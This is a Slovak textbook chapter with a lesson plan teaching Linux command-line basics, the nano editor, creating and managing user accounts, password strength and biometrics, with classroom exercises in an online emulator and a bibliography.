V systéme Linux používateľ komunikuje s operačným systémom pomocou príkazového riadka (CLI) alebo grafického rozhrania (GUI). Jedným zo spôsobov, ako pristupovať do CLI z grafického používateľského rozhrania, je aplikácia emulátora terminálu. Tieto aplikácie poskytujú používateľovi prístup do CLI a sú často označované ako "terminál". V systéme Linux sú populárne emulátory terminálu Terminator, eterm, xterm, konsole a gnome-terminál.

Vyskúšajte si použitie terminálového okna v prehliadači: <https://bellard.org/jslinux/>

Vyskúšajte príkaz na zobrazenie aktuálneho adresára (directory): **ls**.

Poznámka: Termíny shell, konzola, terminál CLI a terminálové okno sa často používajú zameniteľne.

Použite príkaz man (skratka pre manuál) na získanie dokumentácie o príkazoch. Napríklad, **man ls** poskytuje dokumentáciu o príkaze **ls** z užívateľskej príručky.

Pretože príkazy sú programy uložené na disku, keď používateľ zadá príkaz, shell ho musí nájsť na disku pred jeho spustením. Shell vyhľadá užívateľom napísané príkazy v konkrétnych adresároch a pokúsi sa ich spustiť. Zoznam adresárov, ktoré skript kontroluje, sa nazýva path. Path obsahuje mnoho adresárov bežne používaných na ukladanie príkazov. Ak príkaz nie je v path, používateľ musí určiť jeho polohu, lebo shell ho nebude môcť nájsť.

Ak chcete príkaz spustiť cez shell, jednoducho zadajte jeho názov. Shell sa pokúsi nájsť ho v systémovej ceste a vykonať ho.

8.3.1 Zoznam niektorých príkazov Linux

Príkaz	Popis
mv	Presúva alebo premenuje súbor alebo adresáre
chmod	Mení práva k súborom
chown	Mení vlastníka súboru
dd	Kopíruje údaje zo vstupu na výstup
pwd	Zobrazuje meno pracovného, aktívneho priečinka

ps	Zobrazuje zoznam procesov aktuálne bežiacich v systéme
su	Umožňuje prihlásenie ako iný používateľ, alebo ako super používateľ (root)
sudo	Spustí príkaz ako iný používateľ
passwd	Mení heslo aktuálneho používateľa. Ak je za ním meno iného používateľa a aktuálny používateľ má tieto práva (napríklad super používateľ root), tak zmení heslo iného používateľa
man	Zobrazenie manuálu k danému príkazu (napr. man ls)
Príkazy pre prácu s adresármi	
cd	Zmena adresára (change directory). Príkaz cd .. – premiestnenie o priečinok vyššie, cd / - premiestnenie do koreňového adresára
ls	list – výpis obsahu adresára, ls -l – plný výpis adresára aj s prístupovými právami a s dátumom vytvorenia; ls -la : do výpisu budú zahrnuté aj skryté súbory
mkdir	make directory – vytvorenie adresára
cp	copy – skopírovanie súboru zo zdrojového do cieľového adresára
mv	move – presun súboru do iného adresára do
rm	remove – zmazanie súboru
grep	hľadanie reťazca znakov v súbore
cat	Zobrazenie obsahu textového súboru, ku ktorému je cesta napísaná za príkazom

CVIČENIE – VYSKÚŠAJTE!



Vo virtuálnom počítači s OS GNU/LINUX alebo vo virtuálnej konzole na stránke: <https://bellard.org/jslinux/> vyskúšajte príkazy na vytváranie adresárov, mazanie adresárov, zobrazenie obsahu súboru takto:

1. Zistíte názov vášho pracovného (aktuálneho) adresára
2. V tomto adresári vytvorte adresár s vaším priezviskom
3. presuňte sa do vytvoreného adresára
4. Zobrazte obsah aktuálneho adresára tak, aby sa vypísali aj prístupové práva aj skryté súbory
5. Prejdite do nadradeného adresára a vypíšte jeho obsah
6. Vypíšte obsah adresára /etc
7. Skopírujte súbor passwd
8. Zobrazte obsah adresára passwd
9. Zmeňte svoje heslo
10. Zobrazte obsah súboru passwd v priečinku /etc

8.3.2 Práca s textovým editorom nano

Linux má mnoho rôznych textových editorov s rôznymi funkciami. Niektoré textové editory sú určené pre grafické rozhrania, zatiaľ čo iné sú len nástroje príkazového riadku a používajú len klávesové skratky ako príkazy. Každý textový editor obsahuje sadu funkcií určenú na podporu konkrétneho typu úlohy. Niektoré textové editory sa zameriavajú na programátora a obsahujú funkcie ako zvýrazňovanie syntaxe, zátvorky, kontrolu a ďalšie funkcie zamerané na programovanie.

Zatiaľ čo grafické textové editory sú pohodlné a ľahko použiteľné, textové editory pre príkazový riadok sú pre používateľov Linuxu veľmi dôležité. Hlavnou výhodou textových editorov založených na príkazovom riadku je to, že umožňujú úpravy textových súborov zo vzdialeného počítača.

Ako to môže vyzeráť? Úloha používateľa je vykonávanie úloh správcu počítača s operačným systémom Linux, ale nemôže byť lokálne na tomto počítači. Pomocou SSH spustí používateľ shell na vzdialenom počítači. V textovom príkazovom riadku shell nie je k dispozícii grafické rozhranie. Teda používateľ sa nemôže spoliehať na nástroje, ako sú grafické textové editory. V tomto prípade musí použiť textové programy pracujúce v shell.

Textové editory sa často používajú na konfiguráciu a údržbu systému v OS Linux.

Obľúbený textový editor pracujúci v shell je **nano**. Kvôli nedostatku grafickej podpory možno **nano** (alebo **GNU nano**) ovládať iba klávesnicou. Treba si pamätať niektoré klávesové skratky:

CTRL + O - uloží aktuálny súbor;

CTRL + W - otvorí ponuku vyhľadávania

CTRL + G - obrazovka s nápovedou a kompletný zoznam príkazov

GNU nano používa v dolnej časti obrazovky dvojradovú skratku, kde sú uvedené príkazy pre aktuálny kontext.

CVIČENIE – VYSKÚŠAJTE!

Vo virtuálnom počítači s OS GNU/LINUX alebo vo virtuálnej konzole na stránke: <https://bellard.org/jslinux/> vyskúšajte príkazy na vytváranie súborov, kopírovanie súborov, presúvanie a premenovávanie súborov takto:

1. Pomocou textového editora nano vytvorte súbor s názvom: *skuska.ita*
2. Do súboru napíšte pár viet: „Ahoj, ja som virtuálny stroj GNU/Linux a učím ťa spoznávať môj príkazový riadok“ a súbor uložte
3. Zavrite textový editor nano
4. Pomocou príkazu na zobrazenie obsahu súboru zobrazte obsah súboru *skuska.ita*
5. Vo vašom pracovnom adresári vytvorte adresár s názvom *texty*
6. Skopírujte súbor *skuska.ita* do priečinku *texty*
7. Vypíšte obsah adresára *texty*
8. V pracovnom adresári vytvorte ďalší adresár *obrazky*
9. Presuňte súbor *skuska.ita* z adresára *texty* do adresára *obrazky*.

```
[root@localhost ~]#  
[root@localhost ~]#  
[root@localhost ~]#  
[root@localhost ~]#  
[root@localhost ~]#  
[root@localhost ~]# ls  
dos      hello      hello.c    obrazky    skuska.gph  texty  
[root@localhost ~]#
```

Obrázok 8-6

Výpis pracovného adresára v emulátore na <https://bellard.org/jslinux/>

8.3.3 Používateľské účty GNU/Linux

V systéme GNU/Linux existujú 3 skupiny používateľov: superpoužívateľ (root), bežný používateľ a niektoré služby – mail, www-user a podobne.

Každý, kto sa do systému prihlasuje, musí mať vlastné unikátne používateľské meno a heslo. Obyčajne má svoj domovský adresár v adresári **/home**. Okrem superpoužívateľa, ten ho má v **/root**.

Informácie o užívateľoch a ich nastaveniach sú zapísané v súbore **/etc/passwd**. Právo na editáciu tohoto súboru má z bezpečnostných dôvodov iba superpoužívateľ (root). Možnosť prečítať si obsah tohto súboru má ktorýkoľvek používateľ operačného systému. Jeden z dôvodov je, že niektoré programy pristupujú k zoznamu používateľov

Práve z tohto dôvodu súbor **/etc/passwd** neobsahuje heslá. Tie sú v podobe hashu (bližšie sme sa ním zaoberali v 2. kapitole), umiestnené v súbore **/etc/shadow**. Právo čítať obsah tohto súboru má len superpoužívateľ. Oddelenie hesla od ostatných informácií o používateľoch systému voláme tieňovanie (shadowing).

Vytvorenie nového používateľa

Pridávať a odoberať (mazať) používateľov môže vykonávať len superpoužívateľ (root). Používateľa vytvoríme príkazom **adduser** alebo v iných distribúciách Linux to môže príkaz **useradd**. Preto je dobré, aby ste si prečítali svoju dokumentáciu k GNU/Linux, skôr ako použijeme naše pokyny na vytvorenie nových používateľských účtov v systéme Linux.

Keď spustíme príkaz **adduser** v termináli Linux, vykonajú sa nasledujúce akcie:

- Upraví sa súbory **/etc/passwd**, **/etc/shadow**, **/etc/group** a **/etc/gshadow** pre novovytvorený používateľský účet.
- Vytvorí a vyplní domovský adresár pre nového používateľa.
- Nastavia sa oprávnenia a vlastníctvo do domáceho adresára

PRIDÁVANIE NOVÉHO POUŽÍVATEĽA			
Príkaz	adduser meno_uzivatela		vytvorenie štandardného užívateľa
Príklad	adduser uzivatel1		
Príkaz	adduser	-d domovsky_adresar	vytvorenie užívateľa s neštandardným domovským adresárom
	meno_pouzivatela		
Príklad	adduser -d /novyadresar uzivatel2		
Príkaz	adduser	-G zoznam_skupin	vytvorenie používateľa, ktorý bude zaradený do niektorej existujúcej skupiny alebo skupín
	meno_pouzivatela		
Príklad	adduser -G www-data, root uzivatel3		


```
[root@localhost ~]# adduser -h /home/UPJS skola
Changing password for skola
New password:
Bad password: too short
Retype password:
Password for skola changed by root
[root@localhost ~]# ls /home
UPJS maja
[root@localhost ~]#
```

Obrázok 8-7

Príkaz na vytvorenie užívateľa skola, s adresárom UPJS

Po vytvorení používateľa si jeho existenciu môžeme overiť výpisom súboru `/etc/passwd` a skontrolovaním existencie domovského adresára. Súbor `/etc/passwd` obsahuje nasledujúce údaje o používateľoch (jednotlivé údaje sú oddelené „:“):

- **Username:** používateľské meno, mal by to byť reťazec medzi 1 až 32 znakov. Používa sa na prihlásenie do systému.
- **Password:** heslo používateľa, ak je to x, tak je uložené v súbore `/etc/shadow` zašifrované.
- **Užívateľské ID (UID):** každý používateľ má UID, 0 – rezervované pre administrátora (root) a čísla medzi 1 – 99 sú rezervované pre preddefinované účty. Ďalšie čísla od 100 do 999 sú rezervované pre systémové účty a skupiny. Bežný používateľ dostáva čísla od 1000.
- **Skupinové ID (Group ID - GID):** číslo skupiny, GID je uložené v súbore `/etc/group`.
- **Informácia o používateľovi:** môže tam byť umiestnené napr. celé meno používateľa, jeho kancelária, resp. kontakt na neho
- **Domovský adresár:** absolútna cesta k domovskému adresáru.
- **Shell:** interpret príkazového riadku a prostredia napríklad: `/bin/bash`

```
[root@localhost ~]# cat /etc/passwd
root:x:0:0:root:/root:/bin/sh
daemon:x:1:1:daemon:/usr/sbin:/bin/false
bin:x:2:2:bin:/bin:/bin/false
sys:x:3:3:sys:/dev:/bin/false
sync:x:4:100:sync:/bin:/bin/sync
mail:x:8:8:mail:/var/spool/mail:/bin/false
www-data:x:33:33:www-data:/var/www:/bin/false
operator:x:37:37:Operator:/var:/bin/false
nobody:x:99:99:nobody:/home:/bin/false
maja:x:1001:1001:Linux User,,,:/home/maja:/home
skola:x:1002:1002:Linux User,,,:/home/UPJS: User,,
[root@localhost ~]#
```

Obrázok 8-8

Ukážka výpisu súboru `/etc/passwd`

Úprava užívateľa:

Úprava používateľa sa robí cez príkaz **usermod** s rôznymi prepínačmi. Sú to napríklad:

-c	pridanie komentára k používateľovi, napr.: <code>usermod -c "Meno Priezvisko"</code>
-d	zmena domovského adresára
-e	môžeme nastaviť expiráciu účtu používateľa
-g	zmena primárnej skupiny používateľa
-G	pridanie skupiny používateľovi
-l	zmena login mena, napr.: <code>usermode -l nove_meno stare_meno</code>
-L	uzamknutie (Lock) používateľského účtu
-U	odomknutie (Unlock) používateľského účtu

Odstránenie užívateľov/skupiny

Na odstránenie používateľov existuje príkaz **deluser** a na odstránenie skupiny **delgroup** alebo **groupdel**. Napríklad: **deluser skola**, **groupdel multimedia**.

CVIČENIE – POUŽITE!

Vo virtuálnom počítači s OS GNU/LINUX skontrolujte, akí používatelia sú vytvorení, do akých skupín patria.

1. Vytvorte skupinu ITA. Dopíšte príkaz, aký ste použili:
2. Vytvorte používateľa – skola, pridajte ho do skupiny ITA, dopíšte príkaz, aký ste použili:
3. Pridajte používateľovi skola komentár s celým názvom vašej školy, dopíšte príkaz, aký ste použili:
4. Zmeňte expiráciu používateľa skola na 31.12.2024, dopíšte príkaz, akým ste použili:
5. Zobrazte informácie o používateľovi, dopíšte príkaz, aký ste použili:
6. Skontrolujte, či je heslo používateľa skola zašifrované, dopíšte príkaz, aký ste použili:



7. Skontrolujte domovský adresár používateľa skola,

8.4 Biometria

Biometria je súbor metód na identifikáciu alebo verifikáciu osoby podľa jedinečných fyzických alebo fyziologických znakov alebo správania jedinca [4]. To sú napríklad odtlačky prstov, štruktúra sietnice a očnej dúhovky, črty tváre, biometria tváre (poloha očí, nosa, uší, rozmery hlavy), štýl chôdze, hlasu, DNA a pod. Biometria umožňuje: [4]

- **identifikovať človeka**, ktorého nepoznáme, podľa jeho neopakovateľných a nenapodobiteľných znakov. Toto sa využíva napr. v kriminalistike (identifikácia podľa fotografie, odtlačkov prstov, analýzou vzorky DNA a pod.)
- **verifikovať človeka**, či je naozaj identický s osobou, za ktorú sa vydáva, napr. pri predložení identifikačného či cestovného dokladu. Cestovné pasy v Slovenskej republike už obsahujú biometrické údaje (digitálna mapa tváre, odtlačok prsta, snímka dúhovky) nahraté na RFID čipe, ktoré sú vyžadované pri vstupe do niektorých krajín napr. USA a RF.

Biometrické údaje sú používané namiesto hesla pre vstup do počítačov, mobilných telefónov alebo tabletov. Dokonca aj pri platení online, firmy vydávajúce platobné karty využívajú biometrické údaje. Karta je vybavená vstavaným snímačom odtlačkov prstov, ktorý rýchlo zachytáva a porovnáva odtlačok prsta držiteľa karty s digitálnym odtlačkom prsta uloženým na karte. Biometrické údaje, ktoré sú umiestnené na karte sa nepresúvajú do čítačky kariet alebo do počítača. Porovnanie odtlačku prsta s biometrickými údajmi sa robí na karte. Ak je porovnanie úspešné, transakcia sa overí a nie je potrebné, aby držiteľ karty poskytol podpis alebo kód PIN. [4]

V nových smartfónoch je bežnou funkciou odomykanie telefónu tvárou. Funkcia sa volá **Face ID**. Telefón sa najprv naučí črty tváre a potom sa nastaví odomykanie pomocou tváre, resp. nákupy aplikácií a hudby cez internet a pod. Snímanie funguje nasledovne:

1. okolo 30.000 infračervených neviditeľných bodov svieti na našu tvár pred telefónom a vytvára jedinečnú 3D mapu tváre,
2. infračervená kamera snímá túto mapu tváre ako body, ktoré odošle na vyhodnotenie do procesora, ktorý vyhodnotí údaje a porovná ich s uloženými údajmi,
3. odomykanie telefónu je tým rýchlejšie, čím je rýchlejšia komunikácia medzi kamerou a procesorom.

Nevýhody biometrie

Oproti výhodám, ktoré prináša biometria – pohodlnejší prístup k zariadeniam, údajom, zvýšenie spoľahlivosti a bezpečnosti, biometria prináša určité nevýhody. A to sú nejednoznačnosť vyhodnotenia – v prípade rozoznávania tváre, sú to tváre veľmi podobných ľudí, napr. dvojčiek, alebo etické otázky (ochrana osobných údajov) a pod. Taktiež biometrické údaje je možné oklamať, napríklad vytvorením falošného otlačku prsta, ktorý je možné zrekonštruovať z fotografie, alebo nasadením masky na tvár a podobne. Tieto postupy sú už v súčasnosti vytvorené a využívajú sa na prelomenie ochrany.

Pri používaní biometrie na našich zariadeniach budeme zabezpečení, ak budeme používať verifikáciu v dvoch krokoch. Už väčšina sieťových služieb túto verifikáciu umožňuje nastaviť. Okrem biometrie je to heslo alebo správa na smartfón, ktoré odomkne zariadenie, alebo účet na cloude a podobne.


CVIČENIE – ANALYZUJTE!


Analyzujte použitie biometrie v bežnom živote a v priemysle. Videli ste film alebo čítali knihu o použití biometrie? K čomu sa prikláňate? A čo využívate vy? Rozdiskutujte výhody a nevýhody použitia biometrie a hesiel.



8.5 Bezpečnosť OS – používateľské kontá (metodika)

Špecifické ciele VH:

 ŠPECIFICKÝ CIEĽ - KOGNITÍVNY		ÚROVEŇ TAXONÓMIE PODĽA NIEMIERKA
1	Porovnať rýchlosť odhalenia pri slabom a silnom hesle	2
2	Posúdiť kvalitu vytvoreného hesla	3
3	Rozhodnúť o úrovni zabezpečenia počítača cez používateľské účty	3
4	Aplikovať poznatky z vytvárania používateľských účtov na vytvorenie účtov v MS Win	3
5	Zhodnotiť bezpečnosť GNU/Linux vzhľadom na heslá používateľov	4
6	Zhodnotiť bezpečnosť použitia biometrie v priemysle a v bežnom živote	4

 ŠPECIFICKÝ CIEĽ – AFEKTÍVNY (VÝCHOVNÝ)	
1	Postoj ku bezpečnostným rizikám
2	Postoj ku ochrane softvéru a dát na serveroch a počítačoch – budovať a prehĺbovať potrebu ochrany digitálneho obsahu.

DIDAKTICKÝ PROBLÉM

Metodika umožňuje žiakom prakticky skúšať poznatky z témy používateľské kontá v rôznych operačných systémoch. Neuvedomovanie si dôležitosti nastavenia dobrého, silného hesla k účtu

používateľa je veľké bezpečnostné riziko, ktoré môže viesť k oslabeniu systému. Metodika je postavená na spoločnej práci žiakov v skupinách, žiaci sami budú objavovať, skúmať a diskutovať o problematike používateľských účtov, o heslách a tvorbe dobrého hesla, o používateľoch OS GNU/Linux a ich tvorbe a úprave. O možnostiach kontroly účtov na OS a pod.

MOTIVÁCIA – 5 MIN



Hodinu začneme diskusiou o používateľských účtoch do rôznych systémov, o heslách, aké majú ku svojim účtom. Učiteľ môže začať príkladom, kedy sa v roku 2006 hekeri prenikli do počítačovej siete Národného bezpečnostného úradu cez ľahko uhádnuteľné heslo. [5] Požiada žiakov, aby sa vyjadrili k tomuto problému, dobrého zabezpečenia systémov, cez heslá používateľov. Taktiež vyzvite žiakov, aby si na stránke <https://haveibeenpwned.com/> skontrolovali či ich heslo ku niektorému používateľskému účtu neboli získané útočníkmi. Na stránke je aj zoznam príkladov webových stránok, ktoré už boli zneužitú, heknuté.

Učiteľ im oznámi, že na hodine budú skúmať vytváranie užívateľov v systémoch Windows a GNU/Linux. Používateľov v systéme Windows už určite vytvárali.

SKÚMANIE 1. – 10 MIN.



Žiaci sú rozdelení do skupín po 2-3 žiakov a skúmajú, ako sa vytvárajú účty v systéme Windows. Zopakujú si postup pre vytvorenie účtu bez konta Microsoft a budú vymýšľať pre neho heslo.

Podľa učebného materiálu si vytvoria heslo a vypracujú nasledujúce cvičenia.

CVIČENIE –VYTVORTE!



Podľa uvedeného postupu si pripravte hlavné heslo a ďalšie heslá do rôznych aplikácií, napríklad na Facebook, alebo do emailovej pošty. Vaše vytvorené heslá si otestujte napríklad v tomto merači sily hesla: <http://hodza.net/password-meter/>. Vytvorte heslá, ktorých sila bude 100%.

Avšak ani meračom sily hesla nemôžete veriť. Vyskúšajte napríklad heslo Iloveyou1, ktoré bude označené za dobré heslo. Preto sa radšej držte svojho postupu a vytvorte ťažko uhádnuteľné heslo. Pozrite si aj tento tutoriál na tvorbu hesla: <https://www.youtube.com/watch?v=pMPhBEoVulQ&feature=youtu.be>.

Ohodnoťte svoje heslo podľa kritérií z videa:

1. Je vaše heslo ťažko uhádnuteľné?
2. Vaše heslo je najdlhšie a najzložitejšie ako dokážete?
3. Máte na každý účet iné heslo?

CVIČENIE –VYTVORTE!

Pracujte vo dvojiciach. Vyberte si niektorý z online generátorov hesiel. Vygenerujte si ľubovoľné heslo a vytvorte na neho vetu, ktorú by ste si vedeli zapamätať. Pracujte spolu so spolužiakom. Potom toto heslo vyskúšajte v merači hesiel.

Napište vygenerované heslo a vetu, ktorú ste vymysleli na ľahšie zapamätanie hesla:

.....

.....



POZNÁMKA: Nasledujúce cvičenie je možné realizovať aj frontálne, učiteľ bude na svojom počítači demonštrovať skontrolovanie skupín

CVIČENIE – POUŽITE!

Vo svojom počítači skontrolujte vytvorené používateľské účty. Požiadajte vyučujúceho, aby vám dal plný administrátorský prístup na skontrolovanie skupín, do ktorých patria jednotlivé účty na počítači. Použite na to konzolu mmc.exe.



VYSVETLENIE – 5 MIN

Žiaci si majú navzájom vysvetliť dôvod pre zavedenie používateľov systému, dôvod pre používanie skupín a zaraďovanie používateľov do skupín.



SKÚMANIE 2. – 10 MIN.

V tejto časti budú žiaci pracovať v OS GNU/Linux buď na VM Virtual Box alebo na online emulovanom OS na stránke: <https://bellard.org/jslinux/>. Tam si môžu zvoliť ľubovoľný terminál pre systém Linux.



The following emulated systems are available:

CPU	OS (Distribution)	User Interface	VFsync access	Startup Link	TEMU Config
x86	Linux 4.12.0 (Buildroot)	Console	Yes	click here	url
x86	Linux 4.12.0 (Buildroot)	X Window	Yes	click here	url
x86	Windows 2000	Graphical	No	click here	url
x86	FreeDOS	VGA Text	No	click here	url
riscv64	Linux 4.15.0 (Buildroot)	Console	Yes	click here	url
riscv64	Linux 4.15.0 (Buildroot)	X Window	Yes	click here	url
riscv64	Linux 4.15.0 (Fedora 29)	Console	Yes	click here	url
riscv64	Linux 4.15.0 (Fedora 29)	X Window	Yes	click here	url

Obrázok 8-9 Zoznam emulátorov OS zo stránky <https://bellard.org/jslinux/>

POZNÁMKA: Niektoré príkazy GNU/Linux nie sú implementované v tomto emulátore, preto odporúčame používať VM Virtual box a nainštalovaným GNU/Linux. Ale pre rýchle overenie a pre základnú prácu s priečkami a textovým editorom sa dá využiť aj tento emulačný nástroj.

Zoznam príkazov dajte žiakom k dispozícii, aby ich mali po ruke. Neočakávame, že sa ich budú učiť naspamäť. Zapamätajú sa častým používaním a overením ich funkcie.

CVIČENIE – VYSKÚŠAJTE!

Vo virtuálnom počítači s OS GNU/LINUX alebo vo virtuálnej konzole na stránke: <https://bellard.org/jslinux/> vyskúšajte príkazy na vytváranie adresárov, mazanie adresárov, zobrazenie obsahu súboru takto:

1. Zistite názov vášho pracovného (aktuálneho) adresára
2. V tomto adresári vytvorte adresár s vašim priezviskom
3. presuňte sa do vytvoreného adresára
4. Zobrazte obsah aktuálneho adresára tak, aby sa vypísali aj prístupové práva aj skryté súbory
5. Prejdite do nadradeného adresára a vypíšte jeho obsah
6. Vypíšte obsah adresára /etc
7. Skopírujte súbor passwd
8. Zobrazte obsah adresára passwd
9. Zmeňte svoje heslo
10. Zobrazte obsah súboru passwd v priečinku /etc

CVIČENIE – VYSKÚŠAJTE!

Textový editor pre príkazový riadok je nano a spúšťa príkazom **nano**. Vo virtuálnom počítači s OS GNU/LINUX alebo vo virtuálnej konzole na stránke: <https://bellard.org/jslinux/> vyskúšajte príkazy na vytváranie súborov, kopírovanie súborov, presúvanie a premenovávanie súborov takto:

1. Pomocou textového editora nano vytvorte súbor s názvom: *skuska.ita*
2. Do súboru napíšte pár viet: „Ahoj, ja som virtuálny stroj GNU/Linux a učím ťa spoznávať môj príkazový riadok“ a súbor uložte
3. Zavrite textový editor nano
4. Pomocou príkazu na zobrazenie obsahu súboru zobrazte obsah súboru *skuska.ita*
5. Vo vašom pracovnom adresári vytvorte adresár s názvom *texty*
6. Skopírujte súbor *skuska.ita* do priečinku *texty*
7. Vypíšte obsah adresára *texty*
8. V pracovnom adresári vytvorte ďalší adresár *obrazky*
9. Presuňte súbor *skuska.ita* z adresára *texty* do adresára *obrazky*.

VYSVETLENIE – 5 MIN

So žiakmi rozdiskutujeme aké typy nástrojov sme objavili v OS GNU/Linux, na zobrazenie obsahu priečinka, obsahu súboru, presúvanie priečinkov, súborov, kopírovanie a aké nástroje má administrátor na úpravu súborov v systéme na diaľku, keď chce spravovať systém zo vzdialeného prístupu. Aký prístup je rýchlejší, či je to prístup cez GUI alebo cez konzolu (CLI – Command line interface)

ROZPRACOVANIE. – 10 MIN.

V systéme GNU/Linux existujú 3 skupiny používateľov: superpoužívateľ, bežný používateľ a niektoré služby – mail, www-user a podobne.

Každý, kto sa do systému prihlasuje, musí mať vlastné unikátne používateľské meno a heslo. Obyčajne má svoj domovský adresár v adresári **/home**.

Informácie o užívateľoch a ich nastaveniach sú zapísané v súbore **/etc/passwd**. Právo na editáciu tohoto súboru má z bezpečnostných dôvodov iba superpoužívateľ (root). Čítať tento súbor má ktokoľvek, pretože informácie z tohto súboru využíva mnoho programov, preto je čítanie nastavené pre kohokoľvek.

Práve z tohto dôvodu súbor **/etc/passwd** neobsahuje heslá. Tie sú šifrovanej podobe umiestnené v súbore **/etc/shadow**, k nemu môže pristupovať iba používateľ root. Oddelenie hesla od ostatných informácií o používateľoch sa volá tienenie.

Dajte žiakom k dispozícii zoznamy s príkazmi pre GNU/Linux na vytvorenie a úpravu užívateľa.

CVIČENIE – POUŽITE!

Vo virtuálnom počítači s OS GNU/LINUX skontrolujte aké účty sú vytvorené, do akých skupín patria.

1. Vytvorte skupinu ITA, dopíšte príkaz, aký ste použili:
2. Vytvorte používateľa – skola, pridajte ju do skupiny ITA, dopíšte príkaz, aký ste použili:
3. Pridajte používateľovi skola komentár s celým názvom vašej školy, dopíšte príkaz, aký ste použili:
4. Zmeňte expiráciu používateľa skola na 31.12.2024, dopíšte príkaz, akým ste použili:
5. Zobrazte informácie o používateľovi, dopíšte príkaz, aký ste použili:
6. Skontrolujte, či je heslo používateľa skola zašifrované, dopíšte príkaz, aký ste použili:
7. Skontrolujte domovský adresár používateľa skola,

Biometria

Dajte žiakom k dispozícii učebný materiál o biometrii, nechajte ich, aby si ho prešli. Určite mnohí z nich už majú skúsenosť s používaním biometrie.

CVIČENIE – ANALYZUJTE!

Analyzujte použitie biometrie v bežnom živote a v priemysle. Videli ste film alebo čítali knihu o použití biometrie? K čomu sa prikláňate? A čo využívate vy? Rozdiskutujte výhody a nevýhody použitia biometrie a hesiel.

DIAGNOSTIKA

Diagnostikujeme žiakov podľa odpovedí v jednotlivých cvičeniach, podľa aktivity na hodinách a kvalite nápadov počas diskusie na jednotlivé témy.

8.6 Prílohy – príkazy OS GNU/Linux

Príkaz	Popis
mv	Presúva alebo premenuje súbor alebo adresáre
chmod	Mení práva k súborom
chown	Mení vlastníka súboru
dd	Kopíruje údaje zo vstupu na výstup
pwd	Zobrazuje meno pracovného, aktívneho priečinka
ps	Zobrazuje zoznam procesov aktuálne bežiacich v systéme
su	Simuluje prihlásenie ako iný používateľ, alebo ako super používateľ (root)
sudo	Spustí príkaz ako iný používateľ
passwd	Mení heslo aktuálneho používateľa. Ak je za ním meno iného používateľa a aktuálny používateľ má tieto práva (napríklad super používateľ root), tak zmení heslo iného používateľa
man	Zobrazenie manuálu k danému príkazu (napr. man ls)
Príkazy pre prácu s adresármi	
cd	Zmena adresára (change directory). Príkaz cd .. – premiestnenie o priečinkov vyššie, cd / - premiestnenie do koreňového adresára
ls	list – výpis obsahu adresára, ls -l – plný výpis adresára aj s prístupovými právami a s dátumom vytvorenia; ls -la : do výpisu budú zahrnuté aj skryté súbory
mkdir	make directory – vytvorenie adresára

cp	copy – skopírovanie súboru zo zdrojového do cieľového adresára
mv	move – presun súboru do iného adresára do
rm	remove – zmazanie súboru
grep	hľadanie reťazca znakov v súbore
cat	Zobrazenie obsahu textového súboru, ku ktorému je cesta napísaná za príkazom

Práca s textovým editorom **nano** <https://www.nano-editor.org/>

CTRL + O	- uloží aktuálny súbor;
CTRL + W	- otvorí ponuku vyhľadávania
CTRL + G	- obrazovka s nápovedou a kompletný zoznam príkazov

PRIDÁVANIE NOVÉHO POUŽÍVATEĽA

Príkaz	adduser meno_uzivatela	vytvorenie štandardného užívateľa
Príklad	adduser uzivatel1	
Príkaz	adduser -d domovsky_adresar meno_pouzivatela	vytvorenie užívateľa s neštandardným domovským adresárom
Príklad	adduser -d /novyadresar uzivatel2	

Príkaz	<code>adduser -G zoznam_skupin meno_pouzivatela</code>	vytvorenie používateľa, ktorý bude zaradený do niektorej existujúcej skupiny alebo skupín
Príklad	<code>adduser -G www-data, root uzivatel3</code>	


Úprava používateľa - <i>usermod</i>		
-c	pridanie komentára k používateľovi, napr.: <code>usermod -c "Meno Priezvisko"</code>	
-d	zmena domovského adresára	
-e	môžeme nastaviť expiráciu účtu používateľa	
-g	zmena primárnej skupiny používateľa	
-G	pridanie skupiny používateľovi	
-l	zmena login mena, napr.: <i>usermod -l nove_meno stare_meno</i>	
-L	uzamknutie (Lock) používateľského účtu	
-U	odomknutie (Unlock) používateľského účtu	

Odstránenie užívateľov/skupiny

Na odstránenie užívateľov existuje príkaz ***deluser*** alebo ***userdel*** a na odstránenie skupiny ***delgroup*** alebo ***groupdel***. Napríklad: ***userdel skola, groupdel multimedia***.

BIBLIOGRAFIA

- [1] J. Janáček, „Ministerstvo financií SR,“ 06. 2013. [Online]. Available: https://www.csirt.gov.sk/doc/MFSRVzdelavanie/03Vzdelavanie2013/Prezentacie_specialisti_na_informacne_technologie_a_specialisti_na_informacnu_bezpecnost/PrezIT_2013_06_krit_Riadenie_pristupu.pdf. [Přístup získán 01. 2019].
- [2] I. Pekarovič, „Ako si vytvoriť a zapamätať silné a bezpečné heslo,“ PC Revue, 04 06. 2016. [Online]. Available: <https://www.pcrevue.sk/a/Ako-si-vytvorit-a-zapamatat-silne-a-bezpecne-heslo>. [Přístup získán 10. 11. 2018].
- [3] Google Pomocník, „Vytvorenie silného hesla a zvýšenie zabezpečenia účtu,“ Google, 2019. [Online]. Available: <https://support.google.com/accounts/answer/32040?hl=sk>. [Přístup získán 2019].
- [4] Mastercard, „Mastercard Biometric Card,“ 2018. [Online]. Available: <https://www.mastercard.us/en-us/merchants/safety-security/biometric-card.html>. [Přístup získán 10. 10. 2018].
- [5] P. Lupták, „živé - azet.sk,“ 26. 04. 2006. [Online]. Available: <https://zive.azet.sk/clanok/24435/narodny-bezpecnostny-urad-hacknuty-unikli-data/>. [Přístup získán 10. 10. 2018].
- [6] ISACA, „Section 6: Security Implications and adoption of evolving technology,“ v *Cybersecurity Fundamentals Study Guide*, 2015, pp. 133 - 153.
- [7] zive.azet.sk, „Návod: Používateľské účty a skupiny - 2/10 | Živé.sk,“ 24. 2. 2010. [Online]. Available: <https://zive.azet.sk/forum/windows-7/60840/navod-pouzivatelske-ucty-a-skupiny/>. [Přístup získán 29. 9. 2018].
- [8] netacad.net, „Networking academy Cisco,“ 2016. [Online]. [Přístup získán 2018].



INFORMAČNÁ BEZPEČNOSŤ (09. KAPITOLA)

PAVOL SOKOL, MÁRIA SPIŠÁKOVÁ

OBSAH

9	Bezpečnosť operačného systému – operačný systém	231
9.1	Bezpečnosť operačného systému (študijný text)	233
9.1.1	Správa programov.....	233
9.1.1	Správa procesov a služieb	238
9.1.2	Systémové záznamy (logy).....	244
9.1.3	Integrita súborov	248
9.2	Bezpečnosť operačného systému (metodika)	251
	Bibliografia	257

9 BEZPEČNOSŤ OPERAČNÉHO SYSTÉMU – OPERAČNÝ SYSTÉM

autor textového materiálu: JUDr. RNDr. Pavol Sokol, PhD.

autor metodiky: RNDr. Mária Spišáková, PhD.

